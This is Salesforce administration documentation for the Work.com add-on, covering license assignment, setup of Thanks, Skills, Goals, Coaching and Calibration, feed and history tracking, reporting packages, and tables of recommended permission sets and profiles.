Assign Work.com User Feature Licenses

Assign a Work.com User Feature license to users who also have a Salesforce license.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user.
3. In the right-hand column, select the **Work.com User** checkbox.
4. Click **Save**.

SEE ALSO:

Work.com License Types

Assign Work.com Only User Licenses

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign user feature licenses:
- "Manage Users"

Configure Work.com Features

Work.com Feature Overview

Most Work.com features require the Work.com add-on, but some are freely available to Sales Cloud users.

Users can access the Skills and Thanks features (excluding Rewards) without Work.com. Other features require the Work.com add-on.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 19: Work.com Features Available

Feature	Requires Work.com Add-On
Recognition: Create and give thanks badges	
Recognition: Create and give rewards badges	✅
Skills: Share and endorse skills	
Goals: Define and track your work	✅
Coaching: Give real-time coaching	✅
Feedback: Give and offer feedback	✅
Performance: Track performance data	✅
Calibration: Visualize and change performance data	✅

Note: We recommend that you enable Chatter regardless of the edition your org is using. Many Work.com features use the Chatter feed to notify and interact with users. To confirm that Chatter is enabled, from Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**, and verify that Chatter Settings is enabled.

You can customize where different tabs, such as Goals and Feedback, appear within the Work.com app and on user profiles. From Setup, enter *Apps* in the Quick Find box, then select **Apps** and make changes to the desired apps and subtab apps. For more information, see Managing Subtab Apps in the Salesforce Help.

SEE ALSO:

- Work.com Implementation Overview
- Thanks and Skills Features
- Goals and Coaching Features
- Performance Summary and Calibration Features
- Work.com Report and Dashboard Overview

Thanks and Skills Features

Set up Thanks and Skills features by configuring thanks in the Chatter publisher and assigning a publisher layout to profiles.

Make sure you've enabled the desired Thanks and Recognition features prior to configuring them. From Setup, enter "Work.com Settings" in the Quick Find box, then select **Work.com Settings** and enable the relevant settings.

For detailed information about creating rewards, refer to Reward Funds in the Salesforce Help. Additionally, information about customizing skills can be found in the Skills Customization topic.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Work.com Feature Overview
- Configure Thanks in the Chatter Publisher and Salesforce1 Action Bar
- Assign Publisher Layout to Profiles

Configure Thanks in the Chatter Publisher and Salesforce1 Action Bar

You can change the position of the Thanks action in the Chatter publisher and the Salesforce1 action bar, or even hide Thanks for specific profiles.

To modify the Chatter publisher, actions in the publisher must be enabled.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Confirm that Enable Actions in the Publisher is selected in the Actions in the Publisher section. If it isn't enabled, click **Edit**, select Enable Actions in the Publisher, and click **Save**.
3. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
4. Click **Edit** next to the Global Publisher Layout.
5. Drag the **Thanks** action to where you want it to appear in the Chatter publisher or the Salesforce1 action bar.
6. Click **Save**.

You can hide Thanks for specific users by changing profile visibility settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up actions:
- "Customize Application"

SEE ALSO:

Thanks and Skills Features

Assign Publisher Layout to Profiles

Assign Publisher Layout to Profiles

Assign the publisher layout with Thanks to user profiles. People with these profiles can thank their coworkers directly from the publisher.

If not everyone in your organization should have this feature, create another layout without Thanks and assign it to a profile. People with that profile won't see Thanks in their publisher.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. Click **Publisher Layout Assignment**.
3. Click **Edit Assignment**.
4. Select a user profile by clicking anywhere on its row in the table.
5. From the Publisher Layout to Use drop-down, select the global publisher layout that you want to assign to the highlighted profile.
6. Save the layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up quick actions:
- "Customize Application"

SEE ALSO:

Thanks and Skills Features

Configure Thanks in the Chatter Publisher and Salesforce1 Action Bar

Goals and Coaching Features

Enable feed and history tracking to further track goals and coaching.

Note: Enable Chatter in your organization before configuring Goals and Coaching features.

Feed tracking lets users see Chatter feed updates for any relevant changes. History tracking lets you track changes to critical fields. We recommend that you track changes for Goal, Metric, and Coaching objects.

Surface key company goals to give all employees visibility into company-wide goals.

For additional information about creating an overall Goals strategy for your organization, see the Goals Strategy Guide.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Work.com Feature Overview
- Enable Feed Tracking for Goals
- Enable Feed Tracking for Coaching
- Enable Feed Tracking for Metrics
- Enable History Tracking for Goal Fields
- Enable History Tracking for Coaching Fields
- Enable History Tracking for Metric Fields
- Configure Key Company Goals

Enable Feed Tracking for Goals

Track updates for goals so users can receive notifications about important changes.

Determine which goal updates should notify people and select the associated fields for tracking.

1. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. Click on the Goal object.
3. Click the **Enable Feed Tracking** checkbox.
4. Select the fields you would like to track.

   Tip: For goals, it's helpful to track Completion Date, Due Date, Owner Name, Progress, and All Related Objects.

5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

SEE ALSO:

- Goals and Coaching Features
- Enable Feed Tracking for Coaching
- Enable History Tracking for Goal Fields
- Enable History Tracking for Coaching Fields
- Configure Key Company Goals

Enable Feed Tracking for Coaching

Track updates for coaching spaces, so users can receive notifications about important changes.

Determine which coaching updates should notify people and select the associated fields for tracking.

1. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. Click on the Coaching object.
3. Click the **Enable Feed Tracking** checkbox.
4. Select the fields you would like to track.

   Tip: For coaching, it's helpful to track Inactive and All Related Objects.

5. Click **Save**.

SEE ALSO:

- Goals and Coaching Features
- Enable Feed Tracking for Goals
- Enable History Tracking for Goal Fields
- Enable History Tracking for Coaching Fields
- Configure Key Company Goals

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

Enable Feed Tracking for Metrics

Track updates for goals so users can receive notifications about important changes.

Determine which metric updates should notify people and select the associated fields for tracking.

1. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. Click on the Metric object.
3. Click the **Enable Feed Tracking** checkbox.
4. Select the fields you would like to track.

   Tip: For metrics, it's helpful to track Comment, Completion Date, Current Value, Due Date, Goal, Initial Value, Owner Name, Status, Target Value, and All Related Objects.

5. Click **Save**.

SEE ALSO:

- Goals and Coaching Features

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

Enable History Tracking for Goal Fields

Track changes to the Goal object for auditing purposes.

We recommend tracking the Completion Date, Due Date, Owner Name, Progress, Start Date, Status, and Description fields.

1. From the object management settings for goals, go to the fields area.
2. Click **Set History Tracking**.
3. Select up to 20 fields to track.
4. Click **Save**.

SEE ALSO:

- Goals and Coaching Features
- Enable Feed Tracking for Goals
- Enable Feed Tracking for Coaching
- Enable History Tracking for Coaching Fields
- Configure Key Company Goals
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

Enable History Tracking for Coaching Fields

Track changes to the Coaching object for auditing purposes.

We recommend tracking the Coach, Inactive, Owner Name, and Person Coached fields.

1. From the object management settings for goals, go to the fields area.
2. Click **Set History Tracking**.
3. Select up to 20 fields to track.
4. Click **Save**.

SEE ALSO:

- Goals and Coaching Features
- Enable Feed Tracking for Goals
- Enable Feed Tracking for Coaching
- Enable History Tracking for Goal Fields
- Configure Key Company Goals
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

Enable History Tracking for Metric Fields

Track changes to the Metric object for auditing purposes.

We recommend tracking the Comment, Completion Date, Current Value, Due Date, Goal, Initial Value, Owner Name, Status, Target Value, Weight, and Description fields.

1. From the object management settings for metrics, go to the fields area.
2. Click **Set History Tracking**.
3. Select up to 20 fields to track.
4. Click **Save**.

SEE ALSO:

- Goals and Coaching Features
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

Configure Key Company Goals

Key company goals give everyone in your organization visibility into a company-wide goal after you grant sharing access from the goal's detail page. Work.com administrators and people who have been granted access have the ability to create key company goals.

Alternatively, you can also set field-level security using permission sets.

1. From the object management settings for goals, go to the fields area.
2. Click on the **Key Company Goal** field label.
3. Click **Set Field-Level Security**.
4. Ensure the **Visible** checkbox is selected for all profiles with goals access.
5. Ensure the **Read-Only** checkbox is not selected for profiles that should be able to create key company goals.
6. Click **Save**.

SEE ALSO:

- Goals and Coaching Features
- Enable Feed Tracking for Goals
- Enable Feed Tracking for Coaching
- Enable History Tracking for Goal Fields
- Enable History Tracking for Coaching Fields

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Performance Summary and Calibration Features

Set up Calibration reports to compare and update performance ratings in your organization.

Work.com performance summaries gather feedback about people in your organization with a custom questionnaire. You can create, deploy, and share different performance summaries across your organizations by managing performance summary cycles. Once users have submitted performance summary details, you can see and update performance ratings across the organization with the Calibration feature.

You can create and deploy performance summary cycles from the **Performance Cycles** tab. Users with the Performance Cycle Manager permission set or profile will be able to access the **Performance Cycles** tab.

For detailed information about creating and deploying performance summary cycles, refer to Performance Summary Cycles Overview in the Salesforce Help. For more information about the Calibration feature, refer to the Calibration Overview topic.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Work.com Feature Overview
- Set Up Calibration Reports

Set Up Calibration Reports

Calibration reports are populated with data from performance summary cycles. They are designed for managers and executives to review overall performance of their teams or organizations. Before using the Calibration feature, you must create a report that loads the performance summary data.

Define your own calibration report or download the calibration reports package from the Package Installation page.

- Production Calibration Report Package
- Sandbox Calibration Report Package

1. On the Calibration tab, select a calibration report from the drop-down list.
2. Click **View/Edit Report**.
3. Click **Save As**.
4. Type a name, an optional description, unique name, and specify the report folder.

   If the report is saved to a public folder, anyone with permission to view the folder sees this report, but each user will only see performance summaries they have access to. If the report is saved to "My Personal Custom Reports," only you will see the Calibration report.
5. Click **Save & Return to Report**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Calibration tab:

- "Enable Work.com Calibration"

Tip: You can also create a new report. Once a report meets specific criteria, it automatically appears in the Calibration drop down.

- The report must be a **Work.com Calibration** report type.
- The report must be in a **Summary Format**, grouped by Feedback Question Name and then by Feedback.
- These columns should be listed in the report:
  - Performance Cycle ID
  - Feedback Request ID

    - Feedback ID
    - Subject: User ID
    - Subject: Full Name (or Subject: First Name and Subject: Last Name)
- The report must be filtered to only view one performance summary cycle.

Once you've downloaded the package or created a report that meets the criteria, it automatically appears in the Calibration drop-down.

SEE ALSO:

Performance Summary and Calibration Features

Configure Work.com Reports

Work.com Report and Dashboard Overview

Use reports and dashboards to see how Work.com features are being used in your organization.

Salesforce reports and dashboards are available for all Work.com users. Administrators should install the reporting package that applies to their Work.com edition. The Work.com reporting package contains:

- Custom report types for Work.com objects
- Custom fields for Work.com objects
- Example dashboards

Install one of the following packages based on the Work.com edition you purchased. For example, if your organization has Work.com Align, only install the Align package. Refer to your product contract to confirm which Work.com edition you have.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note:

- Make sure you've enabled the features related to your Work.com edition prior to installing the package. The package will only install correctly if you've enabled the features beforehand.
- If you purchased Work.com after the Spring '15 release, install the Work.com Perform package.
- It is not possible or necessary to install all the packages.

Production Packages:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Thanks and Skills Reports and Dashboards

Sandbox Packages:

- Work.com Motivate
- Work.com Align
- Work.com Perform

- Thanks and Skills Reports and Dashboards

SEE ALSO:

Work.com Implementation Overview
Work.com Feature Overview
Work.com Report and Dashboard Details

Work.com Report and Dashboard Details

The Work.com reports and dashboards included in the reporting package are a good starting point. Use these examples to create reports and dashboards that are useful to your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Work.com Perform Package Reports

These reports are available after installing the Work.com Perform package. Work.com reports are organized in folders based on features:

- Work.com Coaching Reports
- Work.com Goal Reports
- Work.com Performance Summary Reports
- Work.com Recognition Reports
- Work.com Skills Reports

Table 20: Work.com Coaching Reports

Report Name	Description
Coaching Activities (Tasks and Events)	Tasks and events related to coaching spaces
Coaching Activities Team - Last 30 Days	Coaching activities of your team over the last 30 days
Coaching Activity Last 30 Days	Coaching activities over the last 30 days sorted by department
Coaching Coverage Report	The percentage of users that have coaching spaces by department
Coaching Events by Relationship	Events related to coaching spaces
Coaching Relationships	All coaching spaces in your organization

Table 21: Work.com Goal Reports

Report Name	Description
All Goals	All goals in your organization
All Metrics	All metrics in your organization
Goals Created by Date	Goals sorted by the date they were created
Key Company Goal Progress	Key company goals, their status, and other details
Metrics Flagged as Behind or Critical	Metrics with a Status of Behind or Critical

Report Name	Description
Stale Goals	Goals that haven't been modified in 30 days
Work.com Team Goals Progress	Your team's goals and their progress

Table 22: Work.com Performance Summary Reports

Report Name	Description
All Active Users with a Manager	All active users with a manager in your org
Manager Questions - X	The manager questions asked in a performance summary
Performance Answers by Question - Q1	Sample report for tracking performance cycle activity
Performance Answers by Question - Q3	Sample report for tracking performance cycle activity
Performance Summaries by Department	Performance summaries grouped by department
Performance Summaries with Answers - Q1	Sample report for tracking performance cycle activity
Performance Summaries with Answers - Q3	Sample report for tracking performance cycle activity
Performance Summary Cycle Status Update	The request status across different performance summaries
Self Summary Questions - X	The questions asked in self summaries
Summary Cycle Details	The percentage of participants per performance cycle
Summary Cycle Details - Submitted	The percentage of submitted requests per performance cycle

Table 23: Work.com Recognition Reports

Report Name	Description
Badges Given - By Date Given	Thanks badges given grouped by the date each badge was given
Breakdown of Badges Given	Thanks badges given grouped by individual badges and the role of the badge giver
Breakdown of Badges Received	Thanks badges received grouped by individual badges and the role of the badge recipient
Reward Funds Given	The amount of each reward fund that has been distributed
Reward Funds Remaining	The amount of each reward fund that is still remaining
Thanks by Giver	Thanks badges given by each user
Thanks Given - Recipient Data	Thanks badges received by each user
Thanks Received by Role	Thanks badges received by each role

Table 24: Work.com Skills Reports

Report Name	Description
Most Endorsed People	Users with the most skill endorsements
Most Skilled People	Users with the most associated skill records
New Skill Creation By Date	Skills arranged by the date they were created
Skill Endorsements By Date	Endorsements arranged by the date they were created
Skills Added To Profiles By Date	Skills arranged by the date they were associated with different user profiles
Top Skills	Skills arranged by the number of people with the skill

Work.com Perform Package Dashboards

These dashboards are available after installing the Work.com Perform package:

- Work.com Coaching Dashboards
- Work.com Performance Summary Dashboards
- Work.com Recognition Dashboards
- Work.com Skills Dashboards

Table 25: Work.com Coaching Dashboards

Report Name	Description
Company Coaching Dashboard	Displays coaching coverage and activity across your company
Company Goals Dashboard	Displays Key Company Goals and the number of goals created
Manager Coaching Dashboard	Displays coaching and goals related to your team

Table 26: Work.com Performance Summary Dashboards

Report Name	Description
Performance Cycle Dashboard	Displays statistics about the participants, questions, and progress of a specific performance cycle

Table 27: Work.com Recognition Dashboards

Report Name	Description
Recognition Dashboard	Displays badge statistics and users giving and receiving badges
Recognition with Rewards Dashboard	Displays badge and rewards statistics and users giving and receiving badges

Table 28: Work.com Skills Dashboards

Report Name	Description
Skills Dashboard	Displays skills statistics for your organization

SEE ALSO:

Work.com Report and Dashboard Overview

Recommended Work.com Permission Sets

Create different permission sets for different types of Work.com users.

Create new permission sets for each type of Work.com user.

Walk Through It: create, edit, and assign a permission set

Use the tables below to assign the appropriate object settings and system permissions for each permission set.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard User

The Standard User permission set gives a user all the basic Work.com functionality.

Table 29: Standard User Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Badges (tab)	Available ✓ Visible ✓						
Coaching (object)		✓	✓	✓			
Coaching (tab)	Available ✓ Visible ✓						
Documents		✓	✓	✓			
Endorsements		✓	✓	✓	✓		
Feedback (object)		✓	✓	✓	✓		
Feedback Questions		✓	✓	✓			
Feedback Question Sets		✓	✓	✓			
Feedback Requests (and Feedback tab)	Available ✓ Visible ✓	✓	✓	✓			

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Goal Links		✓	✓	✓	✓		
Goals (object)		✓	✓	✓	✓		
Goals (Completion Date field)		✓					
Goals (Key Company Goal field)		✓					
Goals (tab)	Available ✓ Visible ✓						
Metric Data Links		✓	✓	✓	✓		
Metrics		✓	✓	✓	✓		
Performance Cycles	Available ✓ Visible ✓	✓					
Recognition (tab)	Available ✓ Visible ✓						
Reward Funds	Available ✓ Visible ✓	✓					
Reward Fund Types	Available ✓ Visible ✓	✓					
Rewards		✓					
Skills	Available ✓ Visible ✓	✓	✓				
Skill Users		✓	✓	✓	✓		

Table 30: Standard User System Permissions

System Permissions	Enabled
API Enabled	✓
Edit Events	✓

System Permissions	Enabled
Edit Tasks	✓

Performance Cycle Manager

The Performance Cycle Manager permission set is typically used for creating and deploying performance summaries to employees.

Note: This permission set should be assigned in addition to the Standard User permission set.

Table 31: Performance Cycle Manager Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Calibration (tab)	Available ✓ Visible ✓						
Feedback (object)		✓	✓	✓	✓	✓	✓
Feedback Questions		✓	✓	✓	✓	✓	✓
Feedback Question Sets		✓	✓	✓	✓	✓	✓
Feedback Requests (and Feedback tab)	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓
Performance Cycles	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓

Table 32: Performance Cycle Manager System Permissions

System Permissions	Enabled
Enable Work.com Calibration	✓
View Setup and Configuration	✓

Custom Badge Creator

The Custom Badge Creator permission set gives users the ability to create custom badges.

Note:

- If the Restrict Custom Badge Creators preference is enabled, users must also have Create enabled on the Reward object.
- This permission set should be assigned in addition to the Standard User permission set.

Table 33: Custom Badge Creator System Permissions

System Permissions	Enabled
Create custom Badge Definitions	✓
Moderate Chatter	✓

Reward Creator

The Reward Creator permission set is for users who should have the ability to link badges to tangible rewards.

Note: This permission set should be assigned in addition to the Standard User permission set.

Table 34: Reward Creator Object Settings

Object Name	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Reward Funds	✓	✓	✓	✓		
Reward Fund Types	✓	✓	✓	✓		
Rewards	✓	✓	✓	✓		

Table 35: Reward Creator System Permissions

System Permissions	Enabled
Create custom Badge Definitions	✓

Work.com Administrator

The Work.com Administrator permission set gives a user full administrative access to Work.com objects and features. This permission set should be assigned instead of the Standard User permission set.

Table 36: Standard User Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Badges (tab)	Available ✓ Visible ✓						
Calibration (tab)	Available ✓ Visible ✓						
Coaching (object)		✓	✓	✓	✓	✓	✓

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Coaching (tab)	Available ✓ Visible ✓						
Documents		✓	✓	✓	✓	✓	✓
Endorsements		✓	✓	✓	✓	✓	✓
Feedback (object)		✓	✓	✓	✓	✓	✓
Feedback Questions		✓	✓	✓	✓	✓	✓
Feedback Question Sets		✓	✓	✓	✓	✓	✓
Feedback Requests (and Feedback tab)	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓
Goal Links		✓	✓	✓	✓	✓	✓
Goals (object)		✓	✓	✓	✓	✓	✓
Goals (Completion Date field)		✓					
Goals (Key Company Goal field)		✓		✓			
Goals (tab)	Available ✓ Visible ✓						
Metric Data Links		✓	✓	✓	✓	✓	✓
Metrics		✓	✓	✓	✓	✓	✓
Performance Cycles	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓
Recognition (tab)	Available ✓ Visible ✓						
Reward Funds	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓
Reward Fund Types	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Rewards		✓	✓	✓	✓	✓	✓
Skills	Available ✓ Visible ✓	✓	✓	✓	✓	✓	✓
Skill Users		✓	✓	✓	✓	✓	✓

Table 37: Work.com Administrator System Permissions

System Permissions	Enabled
API Enabled	✓
Create custom Badge Definitions	✓
Edit Events	✓
Edit Tasks	✓
Enable Work.com Calibration	✓
Moderate Chatter	✓
View Setup and Configuration	✓

SEE ALSO:

Work.com Feature Access

Assign Work.com Permission Sets

Recommended Work.com Profiles

Create different profiles for different types of Work.com users.

Create a new profile for each type of Work.com user. For more information about creating profiles, see either Work in the Original Profile Interface or Work in the Enhanced Profile User Interface Page depending on whether you have the Enable Enhanced Profile User Interface preference turned on.

Note: Professional Edition organizations will need to grant access through existing profiles. The Work.com Only User, Chatter Only User, and Standard User profiles grant basic access to Work.com objects. The System Administrator profile grants users full administrative access to all Work.com features.

Use the tables below to assign the appropriate object settings and system permissions for each profile.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard User

The Standard User profile gives a user all the basic Work.com functionality.

Table 38: Standard User Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Badges (tab)	Default On						
Coaching (object)		✓	✓	✓			
Coaching (tab)	Default On						
Documents		✓	✓	✓			
Endorsements		✓	✓	✓	✓		
Feedback (object)		✓	✓	✓	✓		
Feedback Questions		✓	✓	✓			
Feedback Question Sets		✓	✓	✓			
Feedback Requests (and Feedback tab)	Default On	✓	✓	✓			
Goal Links		✓	✓	✓	✓		
Goals (object)		✓	✓	✓	✓		
Goals (Completion Date field)		✓					
Goals (Key Company Goal field)		✓					
Goals (tab)	Default On						
Metric Data Link		✓	✓	✓	✓		
Metrics		✓	✓	✓	✓		
Performance Cycles	Default On	✓					
Recognition (tab)	Default On						
Reward Funds	Default On	✓					
Reward Fund Types	Default On	✓					
Rewards		✓					
Skills	Default On	✓	✓				

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Skill Users		✓	✓	✓	✓		

Table 39: Standard User System Permissions

System Permissions	Enabled
API Enabled	✓
Edit Events	✓
Edit Tasks	✓

Performance Cycle Manager

The Performance Cycle Manager profile is typically used for creating and deploying performance summaries to employees.

Table 40: Performance Cycle Manager Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Badges (tab)	Default On						
Calibration (tab)	Default On						
Coaching (object)		✓	✓	✓	✓		
Coaching (tab)	Default On						
Documents		✓	✓	✓			
Endorsements		✓	✓	✓	✓		
Feedback (object)		✓	✓	✓	✓	✓	✓
Feedback Questions		✓	✓	✓	✓	✓	✓
Feedback Question Sets		✓	✓	✓	✓	✓	✓
Feedback Requests (and Feedback tab)	Default On	✓	✓	✓	✓	✓	✓
Goal Links		✓	✓	✓	✓		
Goals (object)		✓	✓	✓	✓		
Goals (Completion Date field)		✓					

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Goals (Key Company Goal field)		✓					
Goals (tab)	Default On						
Metric Data Link		✓	✓	✓	✓		
Metrics		✓	✓	✓	✓		
Performance Cycles	Default On	✓	✓	✓	✓	✓	✓
Recognition (tab)	Default On						
Reward Funds	Default On	✓					
Reward Fund Types	Default On	✓					
Rewards		✓					
Skills	Default On	✓	✓				
Skill Users		✓	✓	✓	✓		

Table 41: Performance Cycle Manager System Permissions

System Permissions	Enabled
API Enabled	✓
Edit Events	✓
Edit Tasks	✓
Enable Work.com Calibration	✓
View Setup and Configuration	✓

Work.com Administrator

The Work.com Administrator profile gives a user full administrative access to Work.com objects and features.

Table 42: Work.com Administrator Object Settings

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Badges (tab)	Default On						
Calibration (tab)	Default On						

Object Name	Tab Settings	Read	Create	Edit	Delete	View All Data (VAD)	Modify All Data (MAD)
Coaching (object)		✓	✓	✓	✓	✓	✓
Coaching (tab)	Default On						
Documents		✓	✓	✓	✓	✓	✓
Endorsements		✓	✓	✓	✓	✓	✓
Feedback (object)		✓	✓	✓	✓	✓	✓
Feedback Questions		✓	✓	✓	✓	✓	✓
Feedback Question Sets		✓	✓	✓	✓	✓	✓
Feedback Requests (and Feedback tab)	Default On	✓	✓	✓	✓	✓	✓
Goal Links		✓	✓	✓	✓	✓	✓
Goals (object)		✓	✓	✓	✓	✓	✓
Goals (Completion Date field)		✓					
Goals (Key Company Goal field)		✓		✓			
Goals (tab)	Default On						
Metric Data Link		✓	✓	✓	✓	✓	✓
Metrics		✓	✓	✓	✓	✓	✓
Performance Cycles	Default On	✓	✓	✓	✓	✓	✓
Recognition (tab)	Default On						
Reward Funds	Default On	✓	✓	✓	✓	✓	✓
Reward Fund Types	Default On	✓	✓	✓	✓	✓	✓
Rewards		✓	✓	✓	✓	✓	✓
Skills	Default On	✓	✓	✓	✓	✓	✓
Skill Users		✓	✓	✓	✓	✓	✓

Table 43: Work.com Administrator System Permissions

System Permissions	Enabled
API Enabled	✓
Create custom Badge Definitions	✓
Edit Events	✓
Edit Tasks	✓
Enable Work.com Calibration	✓
Moderate Chatter	✓
View Setup and Configuration	✓

SEE ALSO:

Work.com Feature Access

Assign Work.com Profiles

Manage Work.com Features

Enable or Disable Work.com Settings

On the Work.com Settings page, you can enable and disable features like Thanks, Rewards, Calibration, and Skills for your organization.

All the settings except for Thanks Settings and Skills Settings require a Work.com license. Work.com is available as an add-on license for **Professional Edition**, **Enterprise Edition**, or **Unlimited Edition** and is included in **Performance Edition**.

1. From Setup, enter "Work.com Settings" in the `Quick Find` box, then select **Work.com Settings**.
2. Select the Work.com feature you want to enable or deselect the feature you want to disable.

Feature	Section	Description
Enable Thanks	**Thanks Settings**	Enable Thanks to allow users to recognize others with thanks badges on the Chatter feed. If you disable this setting, users no longer see the Thanks action in the Chatter publisher. However, they can still see previously created Thanks posts.
Restrict Custom Badge Creators	**Thanks Settings**	By default, all users can create custom badges. This setting restricts badge creation to users that

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit Work.com settings:

- "Customize Application"

Feature	Section	Description
		have the "Create" permission on the Reward object.
Enable Rewards	**Recognition Settings**	Enable Rewards to tie tangible rewards to badges. Reward creators can upload gift codes to create Reward funds. See the "Reward Funds" topic for more information about creating rewards.
Enable Manager Groups for Coaching	**Coaching Settings**	Enable manager groups to give managers access to the coaching spaces of the users that report to them. To enable this setting, the Manager Groups setting must first be enabled in Setup, under **Sharing Settings**.
Enable Manager Groups for Goals	**Goal Settings**	Enable manager groups to give managers access to the goals of the users that report to them. To enable this setting, the Manager Groups setting must first be enabled in Setup, under **Sharing Settings**.
Enable Calibration	**Perform Settings**	Enable Calibration to see and update performance across teams and individuals. Note: For **Performance Edition** organizations, Calibration is not available for the following profiles: Contract Manager, Marketing User, Read Only, and Solution Manager.
Enable Skills	**Skills Settings**	Enable Skills to allow users to add skills to their profiles and endorse the skills of other users. Enabling this setting replaces the Knowledgeable About widget on Chatter profiles.
Restrict Skill and Endorsement Editing to Record Detail Pages	**Skills Settings**	Disables inline editing of skills and endorsements on Chatter profiles, and restricts editing to record detail pages. Recommended if you have customized these objects with custom required fields. Note: Don't enable this setting if you want to use skills in Chatter profiles.
Enable Automatic Skill Feed Posts	**Skills Settings**	Enable to automatically create Chatter feed posts when a user adds a new skill.
Enable Suggested Skills	**Skills Settings**	Enable Suggested Skills to have the skills widget suggest skills for users to add based on their Chatter Topics activity.

3. Click **Save**.

SEE ALSO:

- Work.com Implementation Overview
- Performance Summary Cycles Overview
- Work.com Editions and Permissions
- Calibration Overview
- Skills Customization
- Create a Support Case

Work.com Editions and Permissions

Most Work.com features require the Work.com add-on, but Skills and Thanks functionality (excluding Rewards) are freely available to Sales Cloud users. The permissions and preferences necessary for different tasks are broken up by feature area.

EDITIONS

Available in: Salesforce Classic

Work.com is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

General Work.com Administrator Tasks

This includes tasks for administering and implementing Work.com.

Administrator Task	Preferences and Permissions Required
Enable Work.com features:	"Customize Application"
Assign a Work.com administrator:	"Customize Application"
Assign permission sets:	"Assign Permission Sets"
